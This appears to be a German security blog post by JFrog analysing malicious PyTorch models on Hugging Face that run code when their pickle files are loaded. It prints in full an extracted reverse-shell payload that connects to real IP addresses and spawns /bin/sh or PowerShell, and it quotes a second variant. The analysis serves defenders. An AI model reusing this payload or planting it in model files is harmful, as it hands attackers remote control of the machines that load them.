Claude
 Cursor
 Codex
 Hugging Face
 NVIDIA
 Visual Studio Code
 Devin
 Kiro
 Open Code
 NanoClaw

 Docker
 npm
 PyPy
 Wiz

 Finanzdienstleistungen
 Gaming
 Öffentlicher Sektor
 Automobil
 Technologie
 Gesundheitswesen


Data Scientists im Visier bösartiger ML-Modelle von Hugging Face mit Silent Backdoor
Von
14 min read
Im Bereich der KI-Zusammenarbeit ist Hugging Face führend. Aber könnte es auch Ziel modellbasierter Angriffe sein? Aktuelle Erkenntnisse von JFrog deuten auf eine besorgniserregende Möglichkeit hin, was einen genaueren Blick auf die Sicherheit der Plattform erfordert und eine neue Ära der Vorsicht in der KI-Forschung einläutet.
Die Diskussion über die Sicherheit von KI-Machine-Learning-Modellen (ML) ist noch nicht weit genug verbreitet, und dieser Blogbeitrag soll zum Gespräch rund um dieses Thema beitragen. Das JFrog Security Research Team analysiert Möglichkeiten, wie Machine-Learning-Modelle genutzt werden können, um die Umgebungen von Hugging-Face-Nutzern durch Codeausführung zu kompromittieren.
Dieser Beitrag befasst sich mit der Untersuchung eines bösartigen Machine-Learning-Modells, das wir entdeckt haben. Wie bei anderen Open-Source-Repositories überwachen und scannen wir regelmäßig von Nutzern hochgeladene KI-Modelle und haben ein Modell entdeckt, dessen Laden nach dem Einlesen einer Pickle-Datei zur Ausführung von Code führt.Die Payload des Modells verschafft dem Angreifer eine Shell auf dem kompromittierten Rechner, wodurch er über eine sogenannte „Backdoor“ die vollständige Kontrolle über den Rechner des Opfers erlangen kann. Diese unbemerkte Infiltration könnte potenziell Zugriff auf kritische interne Systeme gewähren und den Weg für groß angelegte Datenlecks oder sogar Unternehmensspionage ebnen, was nicht nur einzelne Nutzer, sondern potenziell ganze Organisationen weltweit betreffen würde – und das, während die Opfer sich über die Kompromittierung überhaupt nicht bewusst sind. Der Angriffsmechanismus wird detailliert erläutert, wobei sowohl seine Feinheiten als auch potenzielle Auswirkungen beleuchtet werden. Während wir die Feinheiten dieses ruchlosen Plans aufdecken, sollten wir im Blick behalten, was wir aus dem Angriff, den Absichten des Angreifers und dessen Identität erfahren können.
Wie jede Technologie können auch KI-Modelle Sicherheitsrisiken darstellen, wenn sie nicht ordnungsgemäß gehandhabt werden. Eine der potenziellen Bedrohungen ist die Codeausführung, bei der ein bösartiger Akteur beliebigen Code auf dem Rechner ausführen kann, der das Modell lädt oder ausführt. Das kann zu Datenschutzverletzungen, einer Kompromittierung des Systems oder anderen bösartigen Aktionen führen.
Wie kann das Laden eines ML-Modells zur Ausführung von Code führen?
Wie das Laden eines ML-Modells zur Codeausführung führen kannML-Modelltypen und ihre Möglichkeiten zur Codeausführung

Beim Laden bestimmter Arten von ML-Modellen (siehe Tabelle unten) von einer nicht vertrauenswürdigen Quelle kann Code ausgeführt werden. Beispielsweise verwenden einige Modelle das Format „pickle“, ein gängiges Format zur Serialisierung von Python-Objekten. Pickle-Dateien können jedoch auch beliebigen Code enthalten, der beim Laden der Datei ausgeführt wird.

ML-Modelltypen und ihre Fähigkeiten zur Codeausführung [basierend auf] (Zum Aufklappen klicken)
Hugging Face-Sicherheit
Hugging Face ist eine Plattform, auf der die Machine-Learning-Community an Modellen, Datensätzen und Anwendungen zusammenarbeitet. Sie bietet Open-Source-, kostenpflichtige und Enterprise-Lösungen für Text-, Bild-, Video-, Audio- und 3D-KI.
Um diese Angriffe zu verhindern, hat Hugging Face mehrere Sicherheitsmaßnahmen implementiert, darunter Malware-Scanning, Pickle-Scanning und Secrets-Scanning. Diese Funktionen scannen jede Datei in den Repositories auf Schadcode, unsichere Deserialisierung oder sensible Informationen und warnen die Nutzer bzw. Moderatoren entsprechend. Hugging Face entwickelte ein neues Format für die sichere Speicherung von Modelldaten, safetensorsgenannt.
Hugging Face verfügt zwar über gute Sicherheitsmaßnahmen, doch ein kürzlich veröffentlichtes Modell erinnert eindringlich daran, dass die Plattform nicht immun gegen reale Bedrohungen ist. Dieser Vorfall verdeutlicht die potenziellen Risiken, die in KI-gestützten Systemen lauern, und unterstreicht die Notwendigkeit ständiger Wachsamkeit und proaktiver Sicherheitspraktiken. Bevor wir eintauchen, werfen wir einen genaueren Blick auf die aktuelle Forschungslandschaft bei JFrog.
Um echte Bedrohungen zu erkennen, sind eingehendere Analysen erforderlich
HuggingFace-Warnung für erkannte unsichere Modelle durch Pickle-Scanning HuggingFace-Warnung für erkannte unsichere Modelle durch Pickle-Scanning

Verteilung von Payload-Typen
Hugging Face führt zwar Prüfungen von Pickle-Modellen durch, blockiert oder beschränkt deren Download jedoch nicht direkt, sondern kennzeichnet sie als „unsicher“ (Abbildung oben). Das bedeutet, dass Nutzer weiterhin die Möglichkeit haben, potenziell schädliche Modelle auf eigenes Risiko herunterzuladen und auszuführen. Darüber hinaus ist es wichtig zu beachten, dass nicht nur auf Pickle basierende Modelle anfällig für die Ausführung von Schadcode sind. Beispielsweise können auch TensorFlow-Keras-Modelle, der auf Hugging Face am zweithäufigsten vertretene Modelltyp, über ihren Lambda Layer Code ausführen. Im Gegensatz zu auf Pickle basierenden Modellen erlaubt die von Hugging Face für KI-Aufgaben entwickelte Transformers-Bibliothek jedoch ausschließlich Tensorflow-Gewichte und keine vollständigen Modelle, die sowohl Gewichte als auch Architekturebenen umfassen, wie hier erläutert. Dies mindert den Angriff bei Verwendung der Transformers-API wirksam, obwohl das Laden des Modells über die reguläre Bibliotheks-API weiterhin zur Codeausführung führt.
Um diese Bedrohungen zu bekämpfen, hat das JFrog Security Research Team eine Scan-Umgebung entwickelt, die jedes neu auf Hugging Face hochgeladene Modell mehrmals täglich gründlich untersucht. Ihr Hauptziel ist, neu auftretende Bedrohungen auf Hugging Face unverzüglich zu erkennen und zu neutralisieren. Bei den verschiedenen Sicherheitsprüfungen, denen Hugging-Face-Repositories unterzogen werden, liegt der Schwerpunkt auf der eingehenden Prüfung von Modelldateien. Nach unserer Analyse bergen PyTorch-Modelle (mit deutlichem Abstand) und Tensorflow-Keras-Modelle (in den Formaten H5 oder SavedModel) das höchste potenzielle Risiko der Ausführung von bösartigem Code, da es sich um verbreitete Modelltypen mit bekannten, veröffentlichten Techniken zur Codeausführung handelt.
Zusätzlich haben wir eine umfassende Grafik erstellt, die die Verteilung potenziell bösartiger Modelle veranschaulicht, die in den Hugging-Face-Repositories entdeckt wurden. Bemerkenswert ist, dass PyTorch-Modelle die höchste Verbreitung aufweisen, dicht gefolgt von TensorFlow-Keras-Modellen. Es ist entscheidend zu betonen, dass wir mit „bösartigen Modellen“ ausdrücklich solche meinen, die tatsächlich schädliche Payloads enthalten. Unsere Analyse hat bislang rund 100 solcher Modelle identifiziert. Es ist wichtig zu beachten, dass diese Zählung Fehlalarme ausschließt, wodurch eine authentische Darstellung der Verteilung der Bemühungen zur Erstellung bösartiger Modelle für PyTorch und TensorFlow auf Hugging Face gewährleistet wird.
Verteilung bösartiger Modelle in Hugging Face nach Modelltyp Verteilung bösartiger Modelle in Hugging Face nach Modelltyp
baller423 schädliche Payload: Reverse Shell zu einem bösartigen Host
Kürzlich hat unsere Scanumgebung ein besonders interessantes PyTorch-Modell erkannt, das von einem neuen Benutzer namens baller423hochgeladen, inzwischen jedoch gelöscht wurde. Das Repository baller423/goober2 enthielt eine PyTorch-Modelldatei, die eine interessante Payload enthielt.
Beim Laden von PyTorch-Modellen mit Transformatoren besteht ein gängiger Ansatz darin, die Torch.load()-Funktion zu verwenden, die das Modell aus einer Datei deserialisiert. Insbesondere bei PyTorch-Modellen, die mit der Transformers-Bibliothek von Hugging Face trainiert wurden, wird diese Methode häufig eingesetzt, um das Modell zusammen mit seiner Architektur, seinen Gewichten und allen zugehörigen Konfigurationen zu laden. Transformers bieten ein umfassendes Framework für Aufgaben im Zusammenhang mit der Verarbeitung natürlicher Sprache und erleichtern die Erstellung und Bereitstellung anspruchsvoller Modelle. Im Kontext des Repositorys „baller423/goober2“ scheint die bösartige Payload mithilfe der Methode __reduce__ des Pickle-Moduls in die PyTorch-Modelldatei eingeschleust worden zu sein. Diese Methode ermöglicht es Angreifern, wie in der bereitgestellten Referenz gezeigt, beliebigen Python-Code in den Deserialisierungsprozess einzuschleusen, was beim Laden des Modells potenziell zu bösartigem Verhalten führt.
Bei der Analyse der PyTorch-Datei mit dem Tool fickling haben wir erfolgreich die folgende Payload extrahiert:
RHOST = "210.117.212.93"
RPORT = 4242

from sys import platform

if platform != 'win32':
    import threading
    import socket
    import pty
    import os

    def connect_and_spawn_shell():
        s = socket.socket()
        s.connect((RHOST, RPORT))
        [os.dup2(s.fileno(), fd) for fd in (0, 1, 2)]
        pty.spawn("/bin/sh")

    threading.Thread(target=connect_and_spawn_shell).start()
else:
    import os
    import socket
    import subprocess
    import threading
    import sys

    def send_to_process(s, p):
        while True:
            p.stdin.write(s.recv(1024).decode())
            p.stdin.flush()

    def receive_from_process(s, p):
        while True:
            s.send(p.stdout.read(1).encode())

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    while True:
        try:
            s.connect((RHOST, RPORT))
            break
        except:
            pass

    p = subprocess.Popen(["powershell.exe"],
                         stdout=subprocess.PIPE,
                         stderr=subprocess.STDOUT,
                         stdin=subprocess.PIPE,
                         shell=True,
                         text=True)

    threading.Thread(target=send_to_process, args=[s, p], daemon=True).start()
    threading.Thread(target=receive_from_process, args=[s, p], daemon=True).start()
    p.wait()
In der Regel zielen die in von Forschern hochgeladenen Modellen eingebetteten Payloads darauf ab, Schwachstellen aufzuzeigen oder Proofs of Concept zu präsentieren, ohne Schaden anzurichten (siehe Beispiel unten). Diese Payloads können harmlose Aktionen umfassen, beispielsweise das Zurückpingen an einen bestimmten Server oder das Öffnen eines Browsers zur Anzeige bestimmter Inhalte. Im Fall des Modells aus dem Repository „baller423/goober2“ unterscheidet sich die Payload jedoch erheblich. Statt harmloser Aktionen initiiert sie eine Reverse-Shell-Verbindung zu einer tatsächlichen IP-Adresse, 210.117.212.93. Dieses Verhalten ist deutlich invasiver und potenziell böswillig, da es eine direkte Verbindung zu einem externen Server herstellt. Dies deutet eher auf eine potenzielle Sicherheitsbedrohung als auf eine bloße Demonstration einer Schwachstelle hin. Solche Aktionen verdeutlichen, wie wichtig eine gründliche Prüfung und Sicherheitsmaßnahmen beim Umgang mit Machine-Learning-Modellen aus nicht vertrauenswürdigen Quellen sind.
Beispiel für ein Proof-of-Concept-Modell, das eine Codeausführung verursacht Beispiel eines Proof-of-Concept-Modells, das Codeausführung verursacht [RiddleLi/a-very-safe-m0del]
IP-WHOIS-Abfrageergebnisse

Dieser IP-Adressbereich von KREOnet, das für „Korea Research Environment Open NETwork“ steht, könnte ein möglicher Hinweis darauf sein, dass Forschende an dem Exploit-Versuch beteiligt waren. KREONET fungiert als Hochgeschwindigkeits-Forschungsnetzwerk in Südkorea und unterstützt fortschrittliche Forschungs- und Bildungsvorhaben. Es bietet Hochgeschwindigkeits-Internetverbindungen, fortschrittliche Netzwerkdienste und Infrastruktur, um die Zusammenarbeit zwischen akademischen Einrichtungen, Forschungsorganisationen und Partnern aus der Industrie zu fördern.
Kurz nachdem das Modell entfernt worden war, stießen wir auf weitere Instanzen derselben Payload mit unterschiedlichen IP-Adressen. Eine solche Instanz bleibt aktiv: star23/baller13. Es ist bemerkenswert, dass der Modellname dem des gelöschten Benutzers ähnelt, was auf mögliche Verbindungen zwischen ihnen hindeutet.
RHOST = "136.243.156.120"
RPORT = 53252

from sys import platform

if platform != 'win32':
    import threading
    import socket
    import pty
    import os
...
star 23 baller13
Der einzige Unterschied zwischen diesen beiden Modellen besteht in der IP/PORT-Konfiguration. In diesem Fall verweist die Nutzlast auf einen Rechenzentrums-Host. Ein weiteres auffälliges Indiz ist die Nachricht auf der Modellkarte auf Hugging Face, in der ausdrücklich darauf hingewiesen wird, dass das Modell nicht heruntergeladen werden sollte.

Diese Hinweise legen nahe, dass die Autoren dieser Modelle möglicherweise Forschende oder KI-Fachleute sind. Ein grundlegendes Prinzip der Sicherheitsforschung besteht jedoch darin, keine tatsächlich funktionierenden Exploits oder Schadcode zu veröffentlichen. Dieses Prinzip wurde verletzt, als der Schadcode versuchte, eine Rückverbindung zu einer echten IP-Adresse herzustellen.
Beachten Sie, dass Nutzer bei einem anderen Modell von star23 berichteten, dass das Modell eine gefährlich bösartige Payload enthielt, was darauf hindeutet, dass sie Opfer dieses Modells wurden. Nach mehreren Meldungen sperrte die Hugging Face-Plattform das Modell.
Community meldet Probleme auf der Modellseite von star23 baller Community-Meldungen zu Problemen auf der Modellseite von star23/baller8
Um tiefer in die Materie einzutauchen und möglicherweise weitere Einblicke in die Absichten der Akteure zu gewinnen, haben wir einen HoneyPot auf einem externen Server eingerichtet, der vollständig von allen sensiblen Netzwerken isoliert ist.
Ein HoneyPot-Host ist ein System oder Netzwerkgerät, das absichtlich so eingerichtet wurde, dass es für potenzielle Angreifer wie ein wertvolles Ziel erscheint. Es soll böswillige Akteure dazu verleiten, damit zu interagieren, sodass Verteidiger deren Aktivitäten überwachen und analysieren können. Der Zweck eines HoneyPot besteht darin, Einblicke in die Taktiken, Techniken und Ziele von Angreifern zu gewinnen sowie Informationen über potenzielle Bedrohungen zu sammeln.
Durch die Nachahmung legitimer Systeme oder Services kann ein HoneyPot verschiedene Arten von Angriffen anziehen, etwa Versuche, Schwachstellen auszunutzen, unbefugte Zugriffsversuche oder Aufklärungsaktivitäten. Er kann auch so konfiguriert werden, dass er bestimmte Arten von Daten oder Ressourcen simuliert, an denen Angreifer interessiert sein könnten, etwa gefälschte Zugangsdaten, sensible Dokumente oder Netzwerkservices.
Durch die sorgfältige Überwachung der Logs und des Netzwerkverkehrs des HoneyPot können Sicherheitsexperten die von Angreifern verwendeten Methoden beobachten, neu aufkommende Bedrohungen identifizieren und die Abwehrmaßnahmen verbessern, um die tatsächlichen Produktionssysteme besser zu schützen. Darüber hinaus können die aus einem HoneyPot gewonnenen Informationen für die Bedrohungsanalyse wertvoll sein und Organisationen dabei helfen, Cyberbedrohungen immer einen Schritt voraus zu sein.
In unserer HoneyPot-Umgebung platzierten wir Köder-Secrets und Anwendungen, die typischerweise von einem Data Scientist verwendet werden. Wie in der folgenden Abbildung dargestellt, überwachten wir sorgfältig alle von potenziellen Angreifern ausgeführten Befehle:
